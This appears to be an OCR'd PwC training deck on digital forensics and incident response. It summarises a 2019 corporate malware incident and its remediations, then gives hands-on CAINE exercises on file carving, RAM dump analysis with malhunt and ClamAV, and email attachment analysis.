
🟥 ***Compromise events on PCs***
Between September 2018 and July 2019, many compromise events on company PCs and servers where identified but never investigated.

🟧 ***Incident***
In April and June, 2019, two Information Security incidents happened.

🟫 ***Forensics Analysis***
PwC investigated what happened in order to identify the incident root cause.

# Report

As a result of the analysis, a written report summarizing all activities and findings was produced




*Cyber Incident Response*

Report

Settembre 2019

Classificazione: DC2 Authorized Restricted Use Only-Confidential



Cyber Incident Response – Report

***Sommario***

# Actions & Remediations

## Basing on evidence collected and analysis results, we identified both short-term (“Quickwin initiatives”) and medium/long-term (“Strategic initiatives”) remediation activities

### Quickwin

- Disconnect all infected PCs from the network
- Backup important data and documents and perform scans, with several antivirus and anti-malware tools, on these backups
- Format and reinstall PCs from scratch, changing the hard drive if possible
- Install all available updates and restore the backups
- Perform a full scan with an antivirus and anti-malware solution on all PCs (both those that have just been reinstalled and those that are not the subject of the remediation activity)
- Use a DNS filtering service (i.e. Quad9, Comodo Secure DNS, Safe DNS, etc.)

### Strategic


- Perform training sessions for internal staff and company collaborators
- Adopt solutions to protect against Internet and e-mail threats (i.e. Secure Internet Gateway solutions, E-mail Security)
- Prepare a set of Information Security policies and procedures, including the minimum security requirements for PCs, Servers and mobile devices (smartphones and tablets)
- Periodically perform technological vulnerability analysis on business systems and applications (i.e. Vulnerability Assessment and Penetration Test)
- Adopt solutions to improve the secure management of corporate mobile devices (smartphones and tablets)
- Periodic analysis of the state of compromise of company systems

# 3

# Investigation Overview

Identification
Collection
Preservation
Examination
Analysis
Presentation

# Investigation Overview



Incident information gathering
Scope identification

4 PCs
Firewall / WiFi Log
Email Server Log
Antivirus Log

Forensic evidence acquisition

PC Acquisition
Network Logs Acquisition
Antivirus Web Console Acquisition
Email server vulnerabilities analysis
Email server logs analysis

Email analysis
Timeline & Super Timeline
Semantic Carving
Malware Analysis
Antivirus Analysis
Firewall Logs Analysis
WiFi Logs Analysis
Infected PCs and type of infection
Vulnerable Email Server

SMTP
Web Console
Email server

Malicious mail source analysis
Email collected from PC
IoCs research
Email attachment
RAM Analysis
Evidence of malware type and infection date and time
Overall company compromises

Threat Intelligence
Identification of malware type
Malware traces in memory

**PC 1: Incident Root Cause**

Report
Remediations

*LEGEND*

| | |
|---|---|
| ▨ | *No useful evidences* |
| □ | *No logs* |


# 4

# Other DFIR Activities

# There is more to DFIR than what we did during this forensic activity.

## In this case we didn't cover…

Mobile Phone Forensics: Acquisition & Analysis



Dataset in Use: Steganographic Applications (stego.mdb)

File Search Directory: c:\my programs\stego

☑ Include subdirectories
□ Only display files in grid when match found

Report:
● Summary
○ File Results
○ Detected Program List

** Matches Found **

Search Summary:

```
Computer Name: ALTAMONT
User Name: gck
Operating System: Windows 2000
Operating System Version: 5.0

Process Completed Successfully.

Search Started: 10/14/2003 20:33:45
Search Ended: 10/14/2003 20:33:54
Elapsed Time: 9.464 secs

Program Statistics:
________________

Dataset in use: Steganographic Applications (stego.mdb)
```

Detected Programs:


| Program | Version |
|---|---|
| JPHide and Seek | 0.5 |
| Stash | N/A |
| Gif-it-up Installer | 1.0 |
| S-Tools | 4.0 |

Suspected File Types:
☑ GIF □ PNG
☑ BMP □ MP3
☑ JPEG ☑ WAV
□ TIFF □ Text

| File Name | Detecte | Program | Version | Multiple | Path |
|---|---|---|---|---|---|
| Color.txt | No | | | | c:\my programs\stego\ |
| Jphswin.exe | Yes | JPHide and Seek | 0.5 | | c:\my programs\stego\ |
| Stash.exe | Yes | Stash | N/A | | c:\my programs\stego\ |
| Stash.zip | No | | | | c:\my programs\stego\ |
| Gif-it-up.exe | Yes | Gif-it-up Installer | 1.0 | | c:\my programs\stego\ |
| zlib.dll | Yes | S-Tools | 4.0 | | c:\my programs\stego\S-Tools\ |
| S-Tools.hlp | Yes | S-Tools | 4.0 | | c:\my programs\stego\S-Tools\ |
| S-Tools.exe | Yes | S-Tools | 4.0 | | c:\my programs\stego\S-Tools\ |
| GIFutil.dll | Yes | S-Tools | 4.0 | | c:\my programs\stego\S-Tools\ |
| cryptlib.dll | Yes | S-Tools | 4.0 | | c:\my programs\stego\S-Tools\ |
| S-Tools.GID | No | | | | c:\my programs\stego\S-Tools\ |

Files Scanned: 258

Steganography


V3
V2
V1
Video 1
A1
A2
Audio 2
A3
Audio 3
Master
:00:00
00:00:05:00
00:00:10:00
30fps progressive
20 minute digital count, includes milliseconds counter.mov
For initial stabilizing of video IMG_1598, for purposes of nesting into another sequence

Audio / Video / Photo Forensics

Network Forensics

Browser Forensics

OSINT

# 5

# Exercises

# Agenda - Exercises

1. Carving 42
2. RAM memory dump analysis 45
3. E-mail attachment analysis 47

These exercises are based on the CAINE live Linux forensics distribution.

You will need to run it in virtual machine, with working Internet and USB devices.

# 1

# Carving


# Exercise 1: Carving (1/2)

## We are going to prepare a new USB to be used during this exercise


1. Mount the USB and save inside it a JPG image and a PDF file

2. Now delete the two files and unmount the USB drive
   (if in Linux or in Mac OS X, issue a “sudo sync” before deleting the files)

3. Connect the USB to the CAINE live distro
   You should be able to see the USB drive clicking on the green disk icon



4. Start “guymager” tool (as root), and check if you see the drive you want to acquire



| SerialNr | LinuxDevice | Model | State | Size |
|---|---|---|---|---|
| 1403451144300646517 | /dev/sdb | VendorCo ProductCode | ○ Idle | 8,1GB |

5. Acquire the USB drive by right-clicking on the drive and choosing “Acquire image”
   While compiling the infos for the acquisition, don’t forget to choose where to put the acquired image

6. Wait for the process to end, and check if the process finished correctly

# Exercise 1: Carving (2/2)

## After we acquired the USB device, we need to retrieve the files we deleted

7. Mount the EWF image we did with guymager – it ends with “.E01”
   We don’t need to mount the acquired image, since the files were deleted

```
$ mkdir /tmp/t1 && sudo ewfmount -X allow_root XXXXXXX.E01 /tmp/t1
```

8. Check what was mounted and what is inside the image

```
$ sudo ls -l /tmp/t1 && sudo mmls -B /tmp/t1/ewf1
```

9. Run “foremost” tool to retrieve the deleted image and PDF file

```
$ sudo foremost -t jpg,pdf -o foremost_output -T -i /tmp/t1/ewf1
```

10. Run “photorec” tool to retrieve the deleted image

```
$ sudo photorec XXXXXXX.E01
```

11. Generate the SHA1 hash of the retrieved file and check if it is the same of the original one

12. Now do the same you did using foremost, but use scalpel with the config file you retrieved from https://www.garykessler.net/software/FileSigs_20151213a.zip instead. What changes?

2

# RAM memory dump analysis

# Exercise 2: RAM memory dump analysis

## In this exercise you will analysed a RAM memory dump with “malhunt” tool, which automates some manual analysis

1. Install ClamAV antivirus (the “update” command is optional, so if it fails there should be no problem installing “clamav”)

```
$ sudo apt update && sudo apt install clamav
```

2. Update ClamAV (if the command fails, it means “freshclam” may already be running)

```
$ sudo freshclam
```

3. Download malhunt

```
$ git clone https://github.com/andreafortuna/malhunt
```

4. Unpack the downloaded memory dump you took from https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples

5. Run malhunt using the first memory dump absolute path (cridex_memdump), what does it found?
6. Try to analyse the retrieved objects with VirusTotal
7. Which are the steps used to analyse the malware taken by the script?
8. Do the same for some of the NIST (memory-images.rar) samples

# 3

# E-mail attachment analysis

# Exercise 3: E-mail attachment analysis

Ask for the malicous email to the instructor, extract the attachment from it, and try to understand of which malware family it is

# Useful commands


# CAINE useful tips & tricks

## Change default user password

1. (Default user “caine”) From the shell issue the command “passwd” and follow the instructions

## Enable SSH on CAINE

1. Regenerate SSH keys: from shell execute command “sudo dpkg-reconfigure openssh-server”
2. Enable password authentication in /etc/ssh/sshd_config
3. “passwd” the password of “caine” user
4. Enable SSH service through menu



# Thank you

pwc.com/it

This publication has been prepared for general guidance on matters of interest only, and does not constitute professional advice. You should not act upon the information contained in this publication without obtaining specific professional advice. No representation or warranty (express or implied) is given as to the accuracy or exhaustiveness of the information contained in this publication, and, to the extent permitted by law, PricewaterhouseCoopers Advisory SpA, its members, employees and agents do not accept or assume any liability, responsibility or duty of care for any consequences of you or anyone else acting, or refraining to act, in reliance on the information contained in this publication or for any decision based on it.